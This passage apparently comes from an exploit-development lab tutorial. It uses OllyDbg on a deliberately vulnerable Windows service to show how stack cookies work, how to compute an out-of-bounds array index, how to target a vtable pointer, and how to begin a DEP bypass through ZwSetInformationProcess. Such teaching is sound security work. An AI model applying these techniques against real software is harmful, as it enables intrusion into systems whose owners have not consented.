
Now we know what to do, to control EIP, we must set the value of EDX to a value, where we can find a vaule, we want to jump to.

Why does it work like that?

If you check the sourcecode after the store of the element to the array we send a feedback message. The `send_feedback` function is a virtual function.

What does it mean for us: there is a virtual function call after the buffer overflow.

In case of an object, the functions of the object are stored in a virtual function table about on the following way:



In visual studio 2008 there are some built in mechanism against buffer overflow attacks. One of them is the /GS switch used to called as stack cookie or stack canary value. Let us examine how it is working:


when you call a function most of the time it looks like as follows in assembly:

...	...	
0x00401XXX	CALL 0x00401325	
...	...	
0x00401325	MOV EDI,EDI	Place holder for hotpatching (sometimes instead of it there are just some NOP, or it can be totally missing)
0x00401327	PUSH EBP	Save the base pointer for the calling function, to give back the local variables after running
0x00401328	MOV EBP, ESP	Our local variables are going to start from here
...	...	Function body

If we have the Stack cookie turned on, then it modified a bit (this is mainly a theoretical thing, it can be different for functions):

...	...	
0x00401XXX	CALL 0x00401325	
...	...	
0x00401325	MOV EDI,EDI	Place holder for hotpatching (sometimes instead of it there are just some NOP, or it can be totally missing)
0x00401327	PUSH EBP	Save the base pointer for the calling function, to give back the local variables after running
	MOV EBP, ESP	Our local variables are going to start from here
	MOV EAX, DS:[some address]	Save the stack cookie to the EAX register
	XOR EAX, ESP	Xor the stack cookie with the actual ESP, to make mosre difficult, to overwrite
	PUSH EAX	Save the stack cookie
...	...	Function body


Start to scroll up, until find the beginning of the black line at the left (for me the position 0x00931030). Here starts the the function, which was frozen:




Here we can see it is a bit different to the theoretical approach. First it create the stack frame to this function with the `SUB ESP, 980`. Then calculates the stack cookie value `MOV EAX, DS: [934018]` `XOR EAX, ESP`. And move it to the stack `MOV [ESP + 0x97C], EAX`.

Because of this stack cookie we are not able to overwrite the return address. Let us check the stack positions. To do it restart the application, and put a breakpoint to the 0x00931030 address (`SUB ESP, 980`).

To do it restart the application by **Debug \ Restart**




If you get a warning message click to the **Yes** button.




Right click anywhere in the **disassembly window**, and from the popup menu select **Go to **


Expression.




In the popup window **type** the address of SUB ESP, 980 (for me it is **0x00931030**), then click to the **OK** button.



Right click to the SUB ESP, 980 line and from the popup menu select **Breakpoint \ Toggle** (or simply press the F2 button)




Then use the **Debug \ Run** command to start the application.



Use netcat to connect to the application

```
nc.exe 127.0.0.1 12345
```


Then the application stops at the breakpoint. At this moment the stack is at position 0x001CF9E8.




Let the code run until it saves the stack cookie with the command `MOV [ESP+97C], EAX` for me it is at position 0x0093103D.

Press **F8** until arrives to the `MOV [ESP+97C], EAX` line.

The stack cookie will be written to the address 0x001CF9E4 just before the return address at position 0x001CF9EC




As you can see the stack cookie value is written to 0x001CF9E4.




Put a breakpoint to the address 0x00931407 here starts the call of virtual function as you

remember




Then run the application with the **Debug \ Run** command.




Then use the netcat to send a command, and stop the virtual function call. I used the command

VADD -1,1234



now we can see that the position of the stack is 0x001CF058, and the value we entered 1234 (0x000004D2) is at position 0x001CF070 is the position -1.




So if 0x001CF070 is the position -1 then the value 0x001CF9EC is the position (0x001CF9EC - 0x001CF070) / 4 - 1 = 0x025E = 606. So we should overwrite the position 606 to overwrite directly

the return address, but it is impossible, because the application does not write to a position greater than 255. This is why we must use another technique, now to overwrite the pointer to the virtual function table.


The classical DEP bypass with ZwSetInformationProcess

Set up the debugger, to use the symbols

To do the DEP bypass we need the windows symbols, otherwise it is quite difficult to find the position of the required functions in the ntdll.dll, or kernel32.dll or other windows dll.



Add the path of the symbol files, it can be used from the network, if your computer has internet connection (then use the .). Or what I did I downloaded the symbol files from ... Install it to your local computer then point to the install directory.




Find the necessary function (ZwSetInformationProcess)

The job of the attacker is to change the value of ProcessExecuteFlags for the actual process. In this way we are able to enable the running of the code. To do this the attacker should run some code, to change these flags. OK, the problem, we should run a code, to be able to run our code, so it is an infinite loop.

How can we step out from this loop. Instead of running our code. Let us call a function of the windows which turns off the DEP. There are two questions, which function to call, and what parameters does it require? The required function is the ZwSetInformationProcess resides in the ntdll.dll. Let us try to find it.

Click to the **View / Executable modules**




And from the popup window choose the **ntdll.dll** by double click to it.

A screenshot of the 'Executable modules' window in OllyDbg. It displays a table of loaded modules. The 'ntdll.dll' module is highlighted in the list.

Base	Size	Entry	Name	File version	Path
008F0000	00007000	008F1A6C	hacktivity2013.exe		C:\Users\Administrator\Documents\Visual Studio 2010\Projects\hacktivity2013\hacktivity2013.exe
734C0000	000A3000	734E2D40	MSUCR90		C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9-7d4e-4683-a238-fa378a8a2630_x-ww_9.0.2420.1024_x-ww.msucr90
749C0000	00005000	749C1564	wshtcpip	6.0.6000.16386	C:\Windows\System32\wshtcpip.dll
75090000	0003B000	75091424	mswsock	6.0.6000.16386	C:\Windows\system32\mswsock.dll
75CE0000	000DC000	75D2B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll
75DC0000	0002D000	75DC1434	WS2_32	6.0.6000.16386	C:\Windows\system32\WS2_32.dll
76B00000	000AA000	76B09FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll
76DC0000	000C6000	76E00CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
770B0000	000C3000	771002EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
77460000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
77590000	00006000	775916B8	NSI	6.0.6001.18000	C:\Windows\system32\NSI.dll

Now right click anywhere in the CPU window, and from the popup menu choose **Search for / name (label) in current module**



Then **scroll to the ZwSetInformationProcess** (or just start to type it's name, to jump there). When you found **double click** to it

Names in ntdll			
Address	Section	Type	Name
774C5244	.text	Export	ZwSetDefaultHardErrorPort
774C5254	.text	Export	ZwSetDefaultLocale
774C5264	.text	Export	ZwSetDefaultUILanguage
774C5274	.text	Export	ZwSetDriverEntryOrder
774C5284	.text	Export	ZwSetEaFile
774C5294	.text	Export	ZwSetEvent
774C52A4	.text	Export	ZwSetEventBoostPriority
774C52B4	.text	Export	ZwSetHighEventPair
774C52C4	.text	Export	ZwSetHighWaitLowEventPair
774C52D4	.text	Export	ZwSetInformationDebugObject
774C4724	.text	Export	ZwSetInformationEnlistment
774C52E4	.text	Export	ZwSetInformationFile
774C52F4	.text	Export	ZwSetInformationJobObject
774C5304	.text	Export	ZwSetInformationKey
774C5314	.text	Export	ZwSetInformationObject
774C5324	.text	Export	ZwSetInformationProcess
774C4644	.text	Export	ZwSetInformationResourceManager
774C5334	.text	Export	ZwSetInformationThread
774C5344	.text	Export	ZwSetInformationToken
774C4624	.text	Export	ZwSetInformationTransaction

As you will recognize the disassembly window jumps to the start of this function

CPU - main thread, module ntdll		
774C5324	B8 31010000	MOV EAX, 131
774C5329	BA 0003FE7F	MOV EDX, 7FFE0300
774C532E	FF12	CALL DWORD PTR DS:[EDX]
774C5330	C2 1000	RETN 10
774C5333	90	NOP
774C5334	B8 32010000	MOV EAX, 132
774C5339	BA 0003FE7F	MOV EDX, 7FFE0300
774C533E	FF12	CALL DWORD PTR DS:[EDX]
774C5340	C2 1000	RETN 10
774C5343	90	NOP
774C5344	B8 33010000	MOV EAX, 133
774C5349	BA 0003FE7F	MOV EDX, 7FFE0300
774C534E	FF12	CALL DWORD PTR DS:[EDX]
774C5350	C2 1000	RETN 10
774C5353	90	NOP
774C5354	B8 34010000	MOV EAX, 134
774C5359	BA 0003FE7F	MOV EDX, 7FFE0300
774C535E	FF12	CALL DWORD PTR DS:[EDX]
774C5360	C2 0800	RETN 8

We want to call the `zwSetInformationProcess`. To do it we must know the required parameters of it. After some google search (type `ntSetInformationProcess` or `zwSetInformationProcess`, the `nt` or `zw` prefix has not any importance for us, the `nt` used to mean the public version of a function, while `zw` used to mean the internal version of the same function, what is not supposed to be called by users, so not documented most of the time. Most of the time the `nt` version of a function does nothing else, but calls the `zw` version of the same function.) you find the following information:

it requires four parameters:

`NtCurrentProcess`: a handler to that process which information block you want to modify

`ProcessExecuteFlags`: a code what we want to change

`&ExecuteFlags`: pointer to the new value


`sizeof(ExecuteFlags)`: the size of the data to set

We should set up these parameters as follows:

